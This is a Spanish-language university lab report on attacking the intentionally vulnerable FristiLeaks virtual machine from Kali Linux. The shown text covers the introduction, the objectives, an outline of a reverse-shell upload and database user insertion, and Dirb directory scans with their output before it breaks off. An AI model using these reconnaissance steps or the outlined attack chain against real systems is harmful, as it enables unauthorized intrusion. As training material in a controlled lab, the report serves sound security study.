

EXPLOTACIÓN DE VULNERABILIDADES SQL INJECTION EN FRISTILEAKS CON KALI LINUX

KEVIN STIVEN JARAMILLO CORDOBA

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

**EXPLOTACIÓN DE VULNERABILIDADES SQL INJECTION EN FRISTILEAKS CON
KALI LINUX**

KEVIN STIVEN JARAMILLO CORDOBA

Estudiantes, IX semestre

ING. RAFAEL SANDOVAL MORALES

Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

Contenido

Tema.....	Pagina
1. Introducción	9
2. Objetivos	10
2.1. Objetivo General	10
2.2. Objetivos Específicos.....	10
3. Justificación	11
4. Planteamiento de la Actividad	12
5. Desarrollo del tema	13
5.1. Vulnerabilidad con FristiLeaks	13
5.1.1 Modificación de la dirección MAC para conectividad de FristiLeaks	13
5.1.2 Inicio del Sistema vulnerable FristiLeaks	14
5.1.3 Interfaz visual inicio de Fristi	15
5.1.4 Exploración del código fuente en la página FristiLeaks	16
5.1.5 Formulario de inicio de sesión en FristiLeaks	17
5.1.6 Exploración de directorios en FristiLeaks	18
5.1.7 Escaneo de directorios con Dirb	19
5.1.8 Exploración en el directorio wordlists	20
5.1.9 Escaneo alternativo con Dirb	21
5.1.10 Restricciones de acceso en FristiLeaks	22
5.1.11 Descubrimiento de archivos y recursos del servidor web.....	23

5.1.12	Exploración de URLs y descubrimiento de contenido oculto	24
5.1.13	Identificación de directorios restringidos mediante robots.txt.....	25
5.1.14	Conversión de datos ocultos para descubrir credenciales.....	26
5.1.15	Preparación de una shell maliciosa para obtener acceso al servidor	27
5.1.16	Renombramiento y configuración del archivo malicioso	28
5.1.17	Personalización de la shell maliciosa con la IP	29
5.1.18	Evidencia de la creación exitosa del archivo kevin.php.png	30
5.1.19	Acceso con credenciales obtenidas mediante la decodificación.....	31
5.1.20	Confirmación de inicio de sesión.....	32
5.1.21	Interfaz para subir archivos al servidor de FristiLeaks.....	33
5.1.22	Eligiendo el archivo "kevin.php.png" para subir a FristiLeaks	34
5.1.23	Confirmación de la selección del archivo en el formulario de carga.....	35
5.1.24	Confirmación de la carga del archivo al servidor de FristiLeaks	36
5.1.25	Identificación de la ruta donde se almacenó el archivo malicioso.....	37
5.1.26	Kali Linux en espera de la activación de la shell maliciosa	38
5.1.27	Shell obtenida en el servidor de FristiLeaks	39
5.1.28	Ejecución del archivo malicioso y conexión exitosa	40
5.2.	Ingresa nuevos usuarios	41
5.2.1	Listado de archivos y directorios en el servidor de FristiLeaks.....	41
5.2.2	Exploración de directorios para encontrar datos sensibles	42

5.2.3	Descubrimiento de la estructura del sitio web de FristiLeaks	43
5.2.4	Identificación de scripts PHP	44
5.2.5	Muestra de las credenciales de la base de datos MySQL	45
5.2.6	Acceso a la base de datos usando las credenciales encontradas	46
5.2.7	Identificación de las tablas y estructura de la base de datos	47
5.2.8	Credenciales almacenadas en la base de datos	48
5.2.9	Campos y tipos de datos de la tabla members	49
5.2.10	Creación de usuarios para acceso al sistema.....	50
5.2.11	Confirmación de la inserción exitosa de los usuarios	51
5.2.12	Acceso utilizando las credenciales creadas en la base de datos.....	52
5.3.	Cambio de mac en Lubuntu	56
5.3.1	Dirección MAC anterior	56
5.3.2	Nueva dirección MAC asignada	57
5.3.3	Comprobación de la comunicación con Kali	58
5.3.4	Actualización de paquetes.....	59
5.3.5	Bloqueo de tráfico entrante y saliente.....	60
5.3.6	Edición de reglas para denegar ping	61
5.3.7	Habilitación y confirmación del firewall	62
5.3.8	Comprobación del bloqueo de comunicaciones mediante ping.....	63
6.	Problemas encontrados	64

7. Recomendaciones	65
8. Conclusión	66
9. Bibliográfica	67

Tabla de Ilustración

Ilustración 1. Configuración de Red de la Máquina FristiLeaks	13
Ilustración 2. Inicio de la Máquina Virtual FristiLeaks	14
Ilustración 3. Página Principal de FristiLeaks	15
Ilustración 4. Código fuente de la página FristiLeaks	16
Ilustración 5. Sección del código fuente con el formulario de Login	17
Ilustración 6. Carpeta de imágenes en el sitio FristiLeaks.....	18
Ilustración 7. Resultados del escaneo de FristiLeaks usando Dirb	19
Ilustración 8. Archivos de wordlists utilizados por Dirb	20
Ilustración 9. Búsqueda de directorios con la wordlist small.txt	21
Ilustración 10. Mensaje de error 403 al acceder al directorio /cgi-bin/	22
Ilustración 11. Directorio de Imágenes del Sitio FristiLeaks	23
Ilustración 12. Acceso a Imagen Oculta	24
Ilustración 13. Archivo robots.txt Descubierto en FristiLeaks	25
Ilustración 14. Decodificación de Contraseña en Base64 desde el Código Fuente	26
Ilustración 15. Copia de un Shell de PHP para Conexión	27
Ilustración 16. Modificación de la Shell PHP	28
Ilustración 17. Configuración de la Shell PHP	29
Ilustración 18. Archivo Malicioso Camuflado en el Escritorio de Kali	30

Ilustración 19. Inicio de Sesión en el Panel de Administración de FristiLeaks.....	31
Ilustración 20. Acceso Exitoso al Panel de Administración de FristiLeaks	32
Ilustración 21. Carga de Imágenes en el Panel de Administración.....	33
Ilustración 22. Selección del Archivo Malicioso para Cargar al Servidor	34
Ilustración 23. Archivo Malicioso Seleccionado para Cargar	35
Ilustración 24. Archivo Malicioso Subido Exitosamente al Servidor.....	36
Ilustración 25. Confirmación de la Ubicación del Archivo Subido.....	37
Ilustración 26. Esperando la Conexión Reversa desde el Servidor	38
Ilustración 27. Conexión Exitosa y Acceso al Servidor	39
Ilustración 28. Activación de la Shell desde FristiLeaks	40
Ilustración 29. Exploración del Sistema del Servidor vulnerado.....	41
Ilustración 30. Acceso al Directorio /var del Servidor	42
Ilustración 31. Exploración de los Archivos del Sitio Web en /var/www/html.....	43
Ilustración 32. Descubrimiento de Archivos en el Directorio /fristi.....	44
Ilustración 33. Credenciales de la Base de Descubiertas en checklogin.php.....	45
Ilustración 34. Conexión Exitosa a la Base de Datos MySQL	46
Ilustración 35. Exploración de la Base de Datos "hackmenow"	47
Ilustración 36. Contenido de la Tabla "members" con Credenciales.....	48
Ilustración 37. Estructura de la Tabla "members" en la Base de Datos.....	49
Ilustración 38. Inserción de Nuevos Usuarios en la Base de Datos.....	50
Ilustración 39. Verificación de los Nuevos Usuarios en la Base de Datos	51
Ilustración 40. Inicio de Sesión con el Nuevo Usuario "kevin1"	52
Ilustración 41. Inicio de Sesión Exitoso con el Usuario "kevin1"	53

Ilustración 42. Inicio de Sesión con el Nuevo Usuario "jaramillo1"	54
Ilustración 43. Inicio de Sesión Exitoso con el Usuario "jaramillo1"	55
Ilustración 44. Configuración Original de Red de la Máquina Lubuntu	56
Ilustración 45. Configuración de Red Modificada.....	57
Ilustración 46. Prueba de Conectividad con Kali Linux desde Lubuntu	58
Ilustración 47. Actualización del Sistema Lubuntu	59
Ilustración 48. Configuración del Firewall UFW para Aislar Lubuntu	60
Ilustración 49. Modificación de Reglas del Firewall.....	61
Ilustración 50. Activación y Verificación del Firewall.....	62
Ilustración 51. Prueba de Aislamiento con Firewall.....	63

1. Introducción

Este informe documenta el proceso de vulnerar la seguridad de un sitio web de "Fristi" mediante pruebas de SQL Injection. El objetivo fue identificar vulnerabilidades en la página que permitiera acceder a su base de datos, extraer información confidencial y agregar nuevos usuarios de forma no autorizada. Todo se realizó en un entorno controlado con máquinas virtuales, demostrando así la importancia de proteger las aplicaciones web contra ataques.

2. Objetivos

2.1. Objetivo General

Realizar un laboratorio práctico aplicando SQL Injection para ingresar a la base de datos de *Fristi* y generar credenciales de acceso.

2.2. Objetivos Específicos

- Analizar la estructura de la página web "Fristi" para entender cómo funciona y dónde están sus debilidades.
- Aplicar SQL Injection al sistema y agregar dos usuarios nuevos a la base de datos.
- Acceder a la página web con las credenciales de los usuarios creados y verificar que funcionan correctamente.

3. Justificación

Justifico este trabajo como una forma práctica de aprender sobre seguridad en la red. Al explotar vulnerabilidades en "Fristi", demostramos que ningún sitio es 100% seguro si no se protege adecuadamente. Además, creamos conciencia sobre cómo un ataque de SQL Injection puede afectar la privacidad de los usuarios y la reputación de una empresa.

4. Planteamiento de la Actividad

El problema central radica en que muchas páginas web no están correctamente protegidas frente a ataques de inyección SQL. Esta falla permite que un atacante ingrese comandos no autorizados en los formularios y acceda a la base de datos. En el caso de la página *Fristi*, se evidenció que los formularios podían ser explotados para descubrir información interna y hasta crear usuarios falsos.

La actividad planteada consistió en:

- Revisar el contenido y estructura de la página *Fristi*.
- Usar inyección SQL para ingresar a la base de datos.
- Crear dos usuarios y acceder al sitio con esas credenciales.

5. Desarrollo del tema

5.1. Vulnerabilidad con FristiLeaks

5.1.1 Modificación de la dirección MAC para conectividad de FristiLeaks




Ilustración 1. Configuración de Red de la Máquina FristiLeaks

Esta imagen muestra la configuración de la máquina virtual FristiLeaks en VirtualBox. Se ha cambiado la dirección MAC del adaptador de red a 080027A5A676 para asegurar que la máquina pueda conectarse correctamente a la red NAT.

5.1.2 Inicio del Sistema vulnerable FristiLeaks




Ilustración 2. Inicio de la Máquina Virtual FristiLeaks

Esta imagen muestra la máquina virtual "FristiLeaks 1.3" en ejecución. En la pantalla se ve el prompt de inicio de sesión con el mensaje:

- IP address: 192.128.108.11 (Dirección IP asignada a la máquina).
- nothing login: (Esperando entrada de usuario).

5.1.3 Interfaz visual inicio de Fristi




Ilustración 3. Página Principal de FristiLeaks

Esta imagen muestra la página web principal de FristiLeaks, que contiene el lema oficial: KEEP CALM AND DRINK FRISTI. Este es el sitio que se va a analizar y explotar mediante técnicas de SQL Injection.

5.1.6 Exploración de directorios en *FristiLeaks*





Ilustración 6. Carpeta de imágenes en el sitio FristiLeaks

En la imagen se observa cómo se accede al directorio `/images` del servidor web de *FristiLeaks*. Allí se encuentra alojado el archivo `keep-calm.png`, que corresponde al logotipo principal de la página.

5.1.7 Escaneo de directorios con Dirb




```
kali@kali: ~  
kali@kali: ~  
kali@kali: /usr/share/dirb/wordlists  
(kali@kali)~[~]  
$ dirb http://192.128.100.11/  
  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Thu Sep 4 16:28:29 2025  
URL_BASE: http://192.128.100.11/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----  
  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://192.128.100.11/ ----  
+ http://192.128.100.11/cgi-bin/ (CODE:403|SIZE:210)  
==> DIRECTORY: http://192.128.100.11/images/  
+ http://192.128.100.11/index.html (CODE:200|SIZE:703)  
+ http://192.128.100.11/robots.txt (CODE:200|SIZE:62)  
  
---- Entering directory: http://192.128.100.11/images/ ----  
(*) WARNING: Directory IS LISTABLE. No need to scan it
```

Ilustración 7. Resultados del escaneo de FristiLeaks usando Dirb

En la imagen se observa la ejecución de Dirb contra la dirección `http://192.128.100.11/`. El escaneo mostró directorios y archivos interesantes como `/images/`, `index.html` y `robots.txt`.

5.1.8 Exploración en el directorio wordlists



```
kali@kali: /usr/share/dirb/wordlists

(kali@kali)-[~]
$ cd /usr/share/dirb/wordlists/


(kali@kali)-[/usr/share/dirb/wordlists]
$ ls -la
total 268
drwxr-xr-x 5 root root 4096 jul 24 06:45 .
drwxr-xr-x 3 root root 4096 jul 24 06:45 ..
-rw-r--r-- 1 root root 184073 ene 24 2012 big.txt
-rw-r--r-- 1 root root 1292 ene 27 2012 catala.txt
-rw-r--r-- 1 root root 35849 nov 17 2014 common.txt
-rw-r--r-- 1 root root 1492 may 23 2012 euskera.txt
-rw-r--r-- 1 root root 142 dic 29 2005 extensions_common.txt
-rw-r--r-- 1 root root 75 mar 16 2012 indexes.txt
-rw-r--r-- 1 root root 244 dic 29 2005 mutations_common.txt
drwxr-xr-x 2 root root 4096 jul 24 06:45 others
-rw-r--r-- 1 root root 6561 mar 4 2014 small.txt
-rw-r--r-- 1 root root 3731 nov 12 2014 spanish.txt
drwxr-xr-x 2 root root 4096 jul 24 06:45 stress
drwxr-xr-x 2 root root 4096 jul 24 06:45 vulns

(kali@kali)-[/usr/share/dirb/wordlists]
```

Ilustración 8. Archivos de wordlists utilizados por Dirb

En esta imagen se muestra el contenido de la carpeta `/usr/share/dirb/wordlists/`. Aquí se encuentran los diferentes archivos de *wordlists* que utiliza la herramienta Dirb para realizar búsquedas de directorios y archivos ocultos en sitios web.

5.1.9 Escaneo alternativo con Dirb



```
kali@kali: ~  
kali@kali: /usr/share/dirb/wordlists  
kali@kali: ~  
$ dirb http://192.128.100.11/ /usr/share/dirb/wordlists/small.txt  
  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Thu Sep  4 16:34:57 2025  
URL_BASE: http://192.128.100.11/  
WORDLIST_FILES: /usr/share/dirb/wordlists/small.txt  
-----  
  
GENERATED WORDS: 959  
  
---- Scanning URL: http://192.128.100.11/ ----  
+ http://192.128.100.11/cgi-bin/ (CODE:403|SIZE:210)  
==> DIRECTORY: http://192.128.100.11/images/  
  
---- Entering directory: http://192.128.100.11/images/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

Ilustración 9. Búsqueda de directorios con la wordlist small.txt

En esta imagen se observa la ejecución de Dirb contra la dirección `http://192.128.100.11/` utilizando el archivo de lista `small.txt`. Este escaneo generó menos combinaciones de palabras en comparación con `common.txt`, pero igualmente permitió identificar directorios relevantes como `/images/` y `/cgi-bin/`.

5.1.10 Restricciones de acceso en FristiLeaks

